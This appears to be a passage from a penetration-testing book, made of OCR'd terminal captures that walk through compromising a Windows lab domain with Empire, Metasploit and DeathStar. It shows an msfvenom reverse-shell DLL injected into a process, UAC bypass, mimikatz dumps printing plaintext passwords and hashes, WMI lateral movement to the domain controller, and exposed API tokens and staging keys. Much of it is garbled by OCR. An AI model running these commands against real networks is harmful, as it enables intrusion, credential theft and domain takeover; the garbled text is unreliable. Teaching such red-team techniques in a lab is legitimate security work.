UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Password	True		User password for sudo.
SafeChecks	True	True	Enable SafeChecks.
Agent	True	M39WR3CG	Agent to execute module on.

```
(Empire: python/privesc/multi/sudo_spawn) > execute
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 8
[*] Tasked agent M39WR3CG to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
[*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent DFQZQ7C7 from 182.68.128.28 posted valid Python PUB key
[*] New agent DFQZQ7C7 checked in
[+] Initial agent DFQZQ7C7 from 182.68.128.28 now active (Slack)
```

M39WR3CG	py 127.0.0.1	xxXzombi3xxX.loca	Harry	/usr/bin/python	81661	5/0.0	2018-09-06 20:12:29
DFQZQ7C7	py 127.0.0.1	xxXzombi3xxX.loca	*root	python -c import s	83041	5/0.0	2018-09-06 20:12:28

```
(Empire: M39WR3CG) >
```

```
(Empire: DFQZQ7C7) > usemodule collection/osx/hashdump*
(Empire: python/collection/osx/hashdump) > info
```

```
Name: Hashdump
Module: python/collection/osx/hashdump
NeedsAdmin: True
OpsecSafe: True
Language: python
MinLanguageVersion: 2.6
Background: False
OutputExtension: None
```

Authors:
@harmj0y

```
Description:
  Extracts found user hashes out of
  /var/db/dslocal/nodes/Default/users/*.plist
```

Comments:
<http://apple.stackexchange.com/questions/186893/os-x-10-9-where-are-password-hashes-stored>

Options:

[illegible]

```

-- Harry@FuzzerOS: ~/Empire -- ssh harry@192.168.2.24 -- -bash -- -bash
xXxZombi3xXx:~ Harry$ msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.2.6 lport=8080 -f dll -o rev8080.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 717 bytes
Final size of dll file: 5120 bytes
Saved as: rev8080.dll
xXxZombi3xXx:~ Harry$

```

```
Harry — harry@FuzzerOS: ~/Empire — ssh
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 ~ — msfconsole -r rev_https_han

(Empire: 731LH26E) > upload /home/harry/rev8080.dll
[*] Tasked agent to upload rev8080.dll, 5 KB
[*] Tasked 731LH26E to run TASK_UPLOAD
[*] Agent 731LH26E tasked with task ID 6
(Empire: 731LH26E) > [*] Agent 731LH26E returned results.
[*] Valid results returned by 192.168.2.9
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 ~ — msfconsole -r rev_https_handler_8080.rc ~ — -bash

(Empire: 731LH26E) > usemodule code_execution/invoke_dllinjection
(Empire: powershell/code_execution/invoke_dllinjection) > info

      Name: Invoke-DllInjection
      Module: powershell/code_execution/invoke_dllinjection
      NeedsAdmin: False
      OpsecSafe: True
      Language: powershell
      MinLanguageVersion: 2
      Background: False
      OutputExtension: None

Authors:
  @mattifestation

Description:
  Uses PowerSploit's Invoke-DLLInjection to inject a DLL into
  the process ID of your choosing.

Comments:
  https://github.com/mattifestation/PowerSploit/blob/master/Co
  deExecution/Invoke-DLLInjection.ps1

Options:

  Name      Required  Value      Description
  ----      -
  ProcessID True
  Agent     True       731LH26E   Process ID of the process you want to
  DLL       True       inject a DLL into.
  Name of the dll to inject. This can be
  an absolute or relative path.
```



```

(Empire: powershell/code_execution/invoke_dllinjection) > set ProcessID 1596
(Empire: powershell/code_execution/invoke_dllinjection) > set Dll rev8080.dll
(Empire: powershell/code_execution/invoke_dllinjection) > execute
[*] Tasked 7311H26E to run TASK_CMD_WAIT
[*] Agent 7311H26E tasked with task ID 7
[*] Tasked agent 7311H26E to run module powershell/code_execution/invoke_dllinjection
(Empire: powershell/code_execution/invoke_dllinjection) > [*] Agent 7311H26E returned results.
System.Diagnostics.ProcessModule (rev8080.dll)
[*] Valid results returned by 192.168.2.9

```

```

[*] Processing rev_https_handler_8080.rc for ERB directives.
resource (rev_https_handler_8080.rc)> use exploit/multi/handler
resource (rev_https_handler_8080.rc)> set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
resource (rev_https_handler_8080.rc)> set lhost 192.168.2.6
lhost => 192.168.2.6
resource (rev_https_handler_8080.rc)> set lport 8080
lport => 8080
resource (rev_https_handler_8080.rc)> set exitonsession false
exitonsession => false
resource (rev_https_handler_8080.rc)> set exitfunc thread
exitfunc => thread
resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080

```

```

resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530

```

```

msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
[*] https://192.168.2.6:8080 handling request from 192.168.2.9; (UUID: hf84cyyl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.9:51434) at 2018-08-28 23:19:31 +0530

msf exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x64/windows	PT-PC\PT @ PT-PC 192.168.2.6:8080 -> 192.168.2.9:51434 (192.168.2.9)


```

msf exploit(multi/handler) >

```

Secure | https://api.slack.com/custom-integrations/legacy-tokens

☆

 slack API

Documentation

Home

Building Slack apps

Internal integrations

Recent updates

Best practices

App blueprints

Legacy integrations

Moving to Slack apps

Incoming Webhooks

Slash Commands


Bot Users

Outgoing Webhooks


Web API

Legacy tokens

Legacy tokens



You're reading this because you're looking for info on legacy custom integrations - an outdated way for teams to integrate with Slack. These integrations lack newer features and they will be deprecated and possibly removed in the future. **We do not recommend their use.**



Instead, we suggest that you read about their replacement - [Slack apps](#). Slack apps can be built [just for your own workspace](#) or [distributed through the App Directory](#), and they can use the latest and greatest APIs and UI features.

Legacy tokens are an old method of generating tokens for testing and development.

Because we strongly recommend you do not use legacy custom integrations anymore, you should instead use [workspace apps](#) to quickly generate tokens. Our [guide to working with workspace tokens](#) will walk you through the process of generating and using them.


Secure | <https://api.slack.com/custom-integrations/legacy-tokens>

Legacy information

Though we recommend that all legacy custom integrations should [migrate to Slack apps](#), we also understand that some will still need to maintain older integrations. This section contains any information about using legacy tokens that is specific to the legacy implementation.

Legacy token generator

Use this tool to generate legacy tokens.

 **Legacy tokens are just for you.** Never share legacy tokens with other users or applications. Do not publish Legacy tokens in public code repositories. [Review token safety tips](#).

By creating a test API token, you agree to the [Slack API Terms of Service](#).

Workspace	User	Token	
ZAP Ltd.	zircanavo.abbyss	xoyp-337213857207-3360916	Re-issue token

If your workspace does not appear above, make sure you're logged in and then reload this page.

Legacy token capabilities

Tokens generated with this tool will be associated with the currently signed in user and team.

The tokens will automatically be granted the following [scopes](#):

- `identify` - identifies your personal user information like name and team
- `read` - allows this token to request data about channels, messages, team members, and

```
(Empire: listeners) > list
```

```
[*] Active listeners:
```

Name	Module	Host	Delay/Jitter	KillDate
Empire	http	http://192.168.1.100:443	5/0.0	
http	http	http://192.168.1.100:8080	5/0.0	
DeathStar	http	https://192.168.1.100:443	5/0.0	

```
(Empire: listeners) > █
```



```
(Empire: listeners) > info Empire
```

```
Empire Options:
```

Name	Required	Value	Description
-----	-----	-----	-----
StagerURI	False		URI for the stager. Must use /download/. Example: /download/stager.php
ProxyCreds	False	default	Proxy credentials ([domain/]username:password) to use for request (default, none, or other).
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	Empire	Name for the listener.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php/Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.
DefaultLostLimit	True	60	Number of missed checkins before exiting
Host	True	http://[redacted]:443	Hostname/IP for staging.
Port	True	443	Port for the listener.
WorkingHours	False		Hours for the agent to operate (00:00-17:00).
CertPath	False		Certificate path for https listeners.
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
SlackChannel	False	#general	The Slack channel or DM that notifications will be sent to.
BindIP	True	0.0.0.0	The IP to bind to on the control server.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
StagingKey	True	W_xdQ@t&l3.IM-mGATk:XL1^+0vP{Bz?	Staging key for initial agent negotiation.
DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
SlackToken	False		Your SlackBot API token to communicate with your Slack instance.
ServerVersion	True	Microsoft-IIS/7.5	Server header for the control server.
Proxy	False	default	Proxy to use for request (default, none, or other).

```
(Empire: listeners) > █
```

```
(Empire: listeners) >
```

```
(Empire: listeners) > edit Empire SlackToken xoxp-337213857207-336091616819-336492938817-203a33b7cfa082018d26a4d4467ca2e4
```

```
[*] This change will not take effect until the listener is restarted
```

```
(Empire: listeners) > █
```

```
(Empire: listeners) > disable Empire
```

```
[!] Killing listener 'Empire'
```

```
[*] Listener Empire killed
```

```
(Empire: listeners) > enable Empire
```

```
[*] Starting listener 'Empire'
```

```
* Serving Flask app "http" (lazy loading)
```

```
* Environment: production
```

```
WARNING: Do not use the development server in a production environment.
```

```
Use a production WSGI server instead.
```

```
* Debug mode: off
```

```
[+] Listener successfully started!
```

```
(Empire: listeners) > █
```

```
(Empire: listeners) > info Empire


Empire Options:

Name      Required  Value      Description
-----
StagerURI  False     default    URI for the stager. Must use /download/. Example: /download/stager.php
ProxyCreds or other). False     default    Proxy credentials ([domain\]username:password) to use for request (default, none,
KillDate   False     Name        Date for the listener to exit (MM/dd/yyyy).
Name       True      Empire      Name for the listener.
Launcher   True      powershell -noP -sta -w 1 -enc /admin/get.php,/news.php,/login/process.php/Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Launcher string.
DefaultProfile True      Default communication profile for the agent.

DefaultLostLimit True     60          Number of missed checkins before exiting
Host        True     http://182.68.128.28:443 Hostname/IP for staging.
Port        True     443         Port for the listener.
WorkingHours False    09:00-17:00 Hours for the agent to operate (09:00-17:00).
CertPath    False    Certificate path for https listeners.
DefaultJitter True     0.0         Jitter in agent reachback interval (0.0-1.0).
SlackChannel False    The Slack channel or DM that notifications will be sent to.
BindIP      True     0.0.0.0     The IP to bind to on the control server.
UserAgent   False    default     User-agent string to use for the staging request (default, none, or other).
StagingKey  True     W_xdQ&t&l3.IM-m6ATk:XL1^+0vP{Bz? Staging key for initial agent negotiation.
DefaultDelay True     5           Agent delay/reach back interval (in seconds).
SlackToken  False    36492938817-203a33b7cfa082018d26 Your SlackBot API token to communicate with your Slack instance.
          q4d4467ca2e4
ServerVersion True     Microsoft-IIS/7.5 Server header for the control server.
Proxy      False    default     Proxy to use for request (default, none, or other).

(Empire: listeners) > █
```

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 182.68.128.28
[*] New agent B1R4KNX6 checked in
[+] Initial agent B1R4KNX6 from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to B1R4KNX6 at 182.68.128.28
█
```

**Slack API Tester** APP 3:44 PM

:biohazard: NEW AGENT :biohazard:

Machine Name: PT-PC
Internal IP: 192.168.2.2
External IP: 182.68.128.28
User: PT-PC\PT
OS Version: Microsoft Windows 7 Ultimate
Agent ID: B1R4KNX6

Chapter 8: Age of Empire - Owning Domain Controllers

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 22:19:34

```
(Empire: agents) > █
```

```
(Empire: HU71GLN5) > bypassuac Empire
```

```
[*] Tasked HU71GLN5 to run TASK_CMD_JOB
```

```
[*] Agent HU71GLN5 tasked with task ID 4
```

```
[*] Tasked agent HU71GLN5 to run module powershell/privesc/bypassuac_eventvwr
```

```
(Empire: HU71GLN5) > [*] Agent HU71GLN5 returned results.
```

```
Job started: RTDZ3N
```

```
[*] Valid results returned by 182.68.168.52
```

```
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
```

```
[*] New agent 5VW12HXM checked in
```

```
[+] Initial agent 5VW12HXM from 182.68.168.52 now active (Slack)
```

```
[*] Sending agent (stage 2) to 5VW12HXM at 182.68.168.52
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 22:42:13
5VW12HXM	ps	192.168.2.14	PT-PC	*PT-PC\PT	powershell	5048	5/0.0	2018-09-16 22:42:13

```
(Empire: agents) > █
```

```
(Empire: agents) > interact 5VW12HXM
```

```
(Empire: 5VW12HXM) > mimikatz
```

```
[*] Tasked 5VW12HXM to run TASK_CMD_JOB
```

```
[*] Agent 5VW12HXM tasked with task ID 1
```

```
[*] Tasked agent 5VW12HXM to run module powershell/credentials/mimikatz/logonpasswords
```

```
(Empire: 5VW12HXM) > █
```

```
(Empire: SVW12HXM) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
-----	-----	-----	-----	-----	-----
1	hash	133t.local	harry	PT-PC	406a5a7d1bcb8226c27d80a1bdf2db68
2	hash	133t.local	John	PT-PC	9182274425effbe80a1abd8df23d56cc
3	hash	PT-PC	PT	PT-PC	ee206513a3facf8228b7dbbffa8302cef
4	hash	133t.local	PT-PC\$	PT-PC	16e526659063bc0f15aff3c11f2a91e9
5	plaintext	133t.local	harry	PT-PC	qweQWEasdASDzxcZXC123!@#
6	plaintext	133t.local	John	PT-PC	mnbMNB1kjLKJpoiPOI098098
7	plaintext	PT-PC	PT	PT-PC	harry
8	plaintext	PT-PC\PT	PT-PC\PT	PT-PC	harry

```
(Empire: SVW12HXM) > █
```

```
(Empire: SVW12HXM) > usemodule management/spawnas
```

```
(Empire: powershell/management/spawnas) > info
```

Name: Invoke-SpawnAs
Module: powershell/management/spawnas
NeedsAdmin: False
OpsecSafe: False
Language: powershell
MinLanguageVersion: 2
Background: False
OutputExtension: None

Authors:
rvrsh311 (@424f424f)
@harmj0y

Description:
Spawn an agent with the specified logon credentials.

Comments:
<https://github.com/rvrsh311/Misc-Powershell-Scripts/blob/master/RunAs.ps1>

Options:

Name	Required	Value	Description
----	-----	-----	-----
UserName	False		Username to run the command as.
CredID	False		CredID from the store to use.
Domain	False		Optional domain.
Proxy	False	default	Proxy to use for request (default, none, or other).

```

Listener      True
ProxyCreds    False      default
UserAgent     False      default
Password      False
Agent         True      5VW12HXM
              Listener to use.
              Proxy credentials
              ([domain\]username:password) to use for
              request (default, none, or other).
              User-agent string to use for the staging
              request (default, none, or other).
              Password for the specified username.
              Agent to run module on.

(Empire: powershell/management/spawnas) > set CredID 6
(Empire: powershell/management/spawnas) > set Listener Empire

```

```

(Empire: powershell/management/spawnas) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 6
[*] Tasked agent 5VW12HXM to run module powershell/management/spawnas
(Empire: powershell/management/spawnas) > [*] Agent 5VW12HXM returned results.
Launcher bat written to C:\Users\Public\debug.bat

```

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
24	5	1988	2268	37	0.00	3812	cmd

```

[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent NK7F2WC6 checked in
[+] Initial agent NK7F2WC6 from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to NK7F2WC6 at 182.68.168.52

```

```

(Empire: agents) > list

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
---      --  -
HU71GLN5  ps  192.168.2.14      PT-PC            PT-PC\PT      powershell    6100     5/0.0     2018-09-16 23:28:05
5VW12HXM  ps  192.168.2.14      PT-PC            *PT-PC\PT      powershell    5048     5/0.0     2018-09-16 23:28:04
NK7F2WC6  ps  192.168.2.14      PT-PC            L33T\John      powershell    5736     5/0.0     2018-09-16 23:28:03

(Empire: agents) > █

```

```
(Empire: NK7F2WC6) > usemodule situational_awareness/host/dnsserver  
(Empire: powershell/situational_awareness/host/dnsserver) > info
```

```
      Name: Get-SystemDNSServer  
      Module: powershell/situational_awareness/host/dnsserver  
      NeedsAdmin: False  
      OpsecSafe: True  
      Language: powershell  
MinLanguageVersion: 2  
      Background: False  
      OutputExtension: None
```

```
Authors:  
  DarkOperator
```

```
Description:  
  Enumerates the DNS Servers used by a system.
```

```
Comments:  
  https://github.com/darkoperator/Posh-  
  SecMod/blob/master/Discovery/Discovery.psm1
```

```
Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Agent	True	NK7F2WC6	Agent to run module on.

```
(Empire: powershell/situational_awareness/host/dnsserver) > execute  
[*] Tasked NK7F2WC6 to run TASK_CMD_WAIT  
[*] Agent NK7F2WC6 tasked with task ID 1  
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/host/dnsserver  
(Empire: powershell/situational_awareness/host/dnsserver) > [*] Agent NK7F2WC6 returned results.  
192.168.2.17  
192.168.2.1  
fec0:0:0:ffff::1%1  
fec0:0:0:ffff::2%1  
fec0:0:0:ffff::3%1  
[*] Valid results returned by 182.68.168.52
```



```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_domain_controller  
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > info
```

```
      Name: Get-DomainController  
      Module: powershell/situational_awareness/network/powerview/get_domain_controller  
      NeedsAdmin: False  
      OpsecSafe: True  
      Language: powershell  
MinLanguageVersion: 2  
      Background: True  
      OutputExtension: None
```

```
Authors:  
  @harmj0y
```

```
Description:  
  Returns the domain controllers for the current domain or the  
  specified domain. Part of PowerView.
```

```
Comments:  
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/
```

```
Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Domain	False		The domain to query for domain controllers.
LDAP	False		Switch. Use LDAP queries to determine the domain controllers.
Agent	True	NK7F2WC6	Agent to run module on.
Server	False		Specifies an Active Directory server (domain controller) to bind to.


```
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest  
(Empire: powershell/situational_awareness/network/powerview/get_forest) > info
```

```
      Name: Get-Forest  
      Module: powershell/situational_awareness/network/powerview/get_forest  
NeedsAdmin: False  
OpsecSafe: True  
      Language: powershell  
MinLanguageVersion: 2  
      Background: True  
      OutputExtension: None
```

Authors:

@harmj0y

Description:

Return information about a given forest, including the root domain and SID. Part of PowerView.

Comments:

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/>

Options:

Name	Required	Value	Description
----	-----	-----	-----
Forest	False		The forest name to query domain for, defaults to the current forest.
Agent	True	NK7F2WC6	Agent to run module on.

```
(Empire: powershell/situational_awareness/network/powerview/get_forest) > set Forest l33t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 3
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_forest
(Empire: powershell/situational_awareness/network/powerview/get_forest) > [*] Agent NK7F2WC6 returned results.
Job started: E79ZBL
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.

RootDomainSid      : S-1-5-21-3140846176-3513996709-3658482848
Name               : l33t.local
Sites              : {Default-First-Site-Name}
Domains            : {l33t.local}
GlobalCatalogs     : {WIN-9PIACAHV7U3.l33t.local}
ApplicationPartitions : {DC=DomainDnsZones,DC=l33t,DC=local, DC=ForestDnsZones,DC=l33t,DC=local}
ForestMode         : Windows2008Forest
RootDomain         : l33t.local
Schema             : CN=Schema,CN=Configuration,DC=l33t,DC=local
SchemaRoleOwner    : WIN-9PIACAHV7U3.l33t.local
NamingRoleOwner    : WIN-9PIACAHV7U3.l33t.local

Get-Forest completed!

[*] Valid results returned by 182.68.168.52
```

```

(Empire: NK7F2WC6) >
(Empire: NK7F2WC6) > usemodule situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > info

        Name: Get-ForestDomain
        Module: powershell/situational_awareness/network/powerview/get_forest_domain
        NeedsAdmin: False
        OpsecSafe: True
        Language: powershell
MinLanguageVersion: 2
        Background: True
        OutputExtension: None

Authors:
    @harmj0y

Description:
    Return all domains for a given forest. Part of PowerView.

Comments:
    https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/

Options:

    Name   Required   Value           Description
    ----   -
    Forest  False      133t.local      The forest name to query domain for,
                                     defaults to the current forest.
    Agent   True       NK7F2WC6        Agent to run module on.

```

```

(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > set Forest 133t.local
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > execute
[*] Tasked NK7F2WC6 to run TASK_CMD_JOB
[*] Agent NK7F2WC6 tasked with task ID 4
[*] Tasked agent NK7F2WC6 to run module powershell/situational_awareness/network/powerview/get_forest_domain
(Empire: powershell/situational_awareness/network/powerview/get_forest_domain) > [*] Agent NK7F2WC6 returned results.
Job started: UPBNMR
[*] Valid results returned by 182.68.168.52
[*] Agent NK7F2WC6 returned results.

Forest           : 133t.local
DomainControllers : {WIN-9PIACAHV7U3.133t.local}
Children         : {}
DomainMode       : Windows2008Domain
Parent           : 
PdcRoleOwner     : WIN-9PIACAHV7U3.133t.local
RidRoleOwner     : WIN-9PIACAHV7U3.133t.local
InfrastructureRoleOwner : WIN-9PIACAHV7U3.133t.local
Name             : 133t.local

Get-ForestDomain completed!
[*] Valid results returned by 182.68.168.52

```

```
(Empire: 5VW12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > info
```

```
      Name: Invoke-WMI
      Module: powershell/lateral_movement/invoke_wmi
      NeedsAdmin: False
      OpsecSafe: True
      Language: powershell
MinLanguageVersion: 2
      Background: False
      OutputExtension: None
```

```
Authors:
  @harmj0y
```

```
Description:
  Executes a stager on remote hosts using WMI.
```

```
Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Listener	True		Listener to use.
CredID	False		CredID from the store to use.
ComputerName	True		Host[s] to execute the stager on, comma separated.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserName	False		[domain\]username to use to execute command.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Password	False		Password to use to execute command.
Agent	True	5VW12HXM	Agent to run module on.

```
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 5
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 3
[*] Tasked agent 5VW12HXM to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5VW12HXM returned results.
error running command: Access is denied. (Exception from HRESULT: 0x80070005 (E_ACCESSDENIED))
[*] Valid results returned by 182.68.168.52
```



```
(Empire: 5VW12HXM) > usemodule lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > set CredID 6
(Empire: powershell/lateral_movement/invoke_wmi) > set Listener Empire
(Empire: powershell/lateral_movement/invoke_wmi) > set ComputerName WIN-9PIACAHV7U3
(Empire: powershell/lateral_movement/invoke_wmi) > █
```

```
(Empire: powershell/lateral_movement/invoke_wmi) > execute
[*] Tasked 5VW12HXM to run TASK_CMD_WAIT
[*] Agent 5VW12HXM tasked with task ID 5
[*] Tasked agent 5VW12HXM to run module powershell/lateral_movement/invoke_wmi
(Empire: powershell/lateral_movement/invoke_wmi) > [*] Agent 5VW12HXM returned results.
Invoke-Wmi executed on "WIN-9PIACAHV7U3"
[*] Valid results returned by 182.68.168.52
[*] Sending POWERSHELL stager (stage 1) to 182.68.168.52
[*] New agent ZSFTXBK checked in
[+] Initial agent ZSFTXBK from 182.68.168.52 now active (Slack)
[*] Sending agent (stage 2) to ZSFTXBK at 182.68.168.52
█
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	--	-----	-----	-----	-----	---	-----	-----
HU71GLN5	ps	192.168.2.14	PT-PC	PT-PC\PT	powershell	6100	5/0.0	2018-09-16 23:10:49
5VW12HXM	ps	192.168.2.14	PT-PC	*PT-PC\PT	powershell	5048	5/0.0	2018-09-16 23:10:53
ZSFTXBK	ps	192.168.2.17	WIN-9PIACAHV7U3	*L33T\John	powershell	1572	5/0.0	2018-09-16 23:10:53

```
(Empire: agents) > █
```

```
(Empire: ZSFTXBK) > mimikatz
[*] Tasked ZSFTXBK to run TASK_CMD_JOB
[*] Agent ZSFTXBK tasked with task ID 3
[*] Tasked agent ZSFTXBK to run module powershell/credentials/mimikatz/logonpasswords
(Empire: ZSFTXBK) > █
```

```
(Empire: ZSFTXBK) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
1	hash	133t.local	harry	PT-PC	406a5a7d1bcb8226c27d80a1bdf2db68
2	hash	133t.local	John	PT-PC	9182274425effbe80a1abd8df23d56cc
3	hash	PT-PC	PT	PT-PC	ee206513a3facf8228b7dbbfff8302cef
4	hash	133t.local	PT-PC\$	PT-PC	16e526659063bc0f15aff3c11f2a91e9
5	plaintext	133t.local	harry	PT-PC	qweQWEasdASDzxcZXC123!@#
6	plaintext	133t.local	John	PT-PC	mnbMNB!kjLKJpoiPOI098098
7	plaintext	PT-PC	PT	PT-PC	harry
8	plaintext	PT-PC\PT	PT-PC\PT	PT-PC	harry
9	hash	133t.local	Administrator	WIN-9PIACAHV7U3	8faf590241a5d5ed59fb80eb00440589
10	hash	133t.local	WIN-9PIACAHV7U3\$	WIN-9PIACAHV7U3	7ac0e36e41afd2072ad7b73464cf32b7
11	plaintext	133t.local	Administrator	WIN-9PIACAHV7U3	123!@#qweQWE

```
(Empire: ZSFTXBK) > █
```

```
harry@openvpn:~/Empire$  
harry@openvpn:~/Empire$  
harry@openvpn:~/Empire$ sudo ./empire --rest --username harry --password harry123 █
```

```
* Starting Empire RESTful API on port: 1337  
* RESTful API token: di2mza9g7dl9a5jog2kpgbonynty3nhf18d434sj  
* Serving Flask app "empire" (lazy loading)  
* Environment: production  
  WARNING: Do not use the development server in a production environment.  
  Use a production WSGI server instead.  
* Debug mode: off  
█
```

```
[xXxZombi3xXx:~ Harry$ ssh -Nf -L 1337:127.0.0.1:1337 harry@████████████████████  
[harry@████████████████████:~$ cat /dev/null > /dev/null  
[xXxZombi3xXx:~ Harry$ █
```

```
[xXxZombi3xXx:~ Harry$ netstat -an | grep 1337  
tcp4      0      0 127.0.0.1.1337      *.*          LISTEN  
tcp6      0      0 :::1.1337           *.*          LISTEN  
[xXxZombi3xXx:~ Harry$ █
```

```
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
-----
SANM1FGR  ps 192.168.2.2      PT-PC             L33T\harry    powershell    676      5/0.0      2018-09-08 01:53:24

(Empire: agents) > █
```

```
xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: SANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: SANM1FGR => Starting recon
█
```

```
xXxZombi3xXx:DeathStar Harry$ ./DeathStar.py -u harry -p harry123
[*] Powering up the Death Star
[*] Polling for agents
[+] New Agent => Name: SANM1FGR IP: 182.68.128.28 HostName: PT-PC UserName: L33T\harry HighIntegrity: 0
[*] Agent: SANM1FGR => Starting recon
[+] Agent: SANM1FGR => Got domain SID: S-1-5-21-3140846176-3513996709-3658482848
[+] Agent: SANM1FGR => Found 1 members of the Domain Admins group: ['L33T\Administrator']
[+] Agent: SANM1FGR => Found 1 Domain Controllers: ['WIN-9PIACAHV7U3.l33t.local']
█
```

```
[+] Agent: SANM1FGR => Found 0 active admin sessions: []
[+] Agent: SANM1FGR => Found 3 users logged into localhost: ['L33T\Administrator', 'L33T\harry', 'PT-PC\PT']
[+] Agent: SANM1FGR => Found Domain Admin logged in: L33T\Administrator
[*] Agent: SANM1FGR => Starting lateral movement
[*] Agent: SANM1FGR => Starting domain privesc
[*] Agent: SANM1FGR => Attempting to elevate using bypassuac_eventvwr
[*] Agent: SANM1FGR => Spawning new Agent using CredID 2
[*] Agent: SANM1FGR => Spawning new Agent using CredID 4
█
```

```
[+] New Agent => Name: GHZKA236 IP: 182.68.128.28 HostName: PT-PC UserName: PT-PC\PT HighIntegrity: 1
[+] Agent: GHZKA236 => Found 3 users logged into localhost: ['L33T\Administrator', 'L33T\harry', 'PT-PC\PT']
[+] Agent: GHZKA236 => Found Domain Admin logged in: L33T\Administrator
[+] Agent: GHZKA236 => Enumerated 2 processes

[+] Got Domain Admin via credentials! => Username: L33T\Administrator Password: 123!@#qweQWE

Hackers are born to escalate privileges in life!


-----WIN-----
-----
```


```
